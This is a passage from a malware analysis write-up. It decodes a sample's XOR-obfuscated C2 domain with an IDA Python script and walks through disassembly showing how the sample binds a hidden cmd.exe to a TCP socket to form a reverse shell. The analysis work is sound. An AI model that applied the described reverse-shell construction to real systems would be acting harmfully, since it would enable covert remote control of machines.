
This explains why the domain does not appear in the output of standard string extraction tools, the value is only revealed after runtime decryption.
Further analysis of the routine shows that the malware uses a repeated-key XOR cipher, also known as a cycling XOR. Each byte of the encrypted data is XORed with a corresponding byte from a fixed key, and once the end of the key is reached, the process loops back to the beginning of the key.

The same decryption can be performed statically using IDA’s Python console by extracting the encrypted byte array and applying the XOR operation with the key:
key = "1qaz2wsx3edc"
enc = [get_wide_byte(0x00405034 + i) for i in range(32)]

decoded = ""

for i in range(len(enc)):
    decoded += chr(enc[i] ^ ord(key[i % len(key)]))

print(f"Decoded String: {decoded}")
Executing this script confirms the decrypted string as the C2 domain, validating both the encoding method and the runtime decryption behavior observed in the debugger.
The call to CreateProcessA at address 0x0040106E represents the core malicious functionality of the malware. By the time execution reaches this point, all prerequisite steps for remote command execution have already been completed.
First, the malware resolves the C2 domain name to its corresponding IP address. It then initializes a Windows socket using this IP and connects to port 9999 over TCP. Once the connection is successfully established, the socket handle is preserved and passed forward as an argument to the next stage.
The malware then prepares a STARTUPINFO structure in a very deliberate way. The dwFlags field is set to 0x101, enabling both STARTF_USESTDHANDLES and STARTF_USESHOWWINDOW, while wShowWindow is set to 0 to ensure the spawned process remains hidden. Most importantly, the socket handle obtained earlier is assigned to hStdInput, hStdOutput, and hStdError, effectively redirecting all standard I/O of the new process to the active network connection.
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
With the startup parameters configured, CreateProcessA is invoked with bInheritHandles set to 1, allowing the child process to inherit the socket handle. The command line passed is simply “cmd”, causing the malware to spawn a Windows command shell.
As a result, the newly created cmd.exe process has its input, output, and error streams bound directly to the attacker-controlled TCP connection. This gives the remote operator an interactive shell on the infected system. In effect, this call establishes a fully functional reverse shell, enabling the attacker to execute arbitrary commands and receive their output over the network without any visible user interface.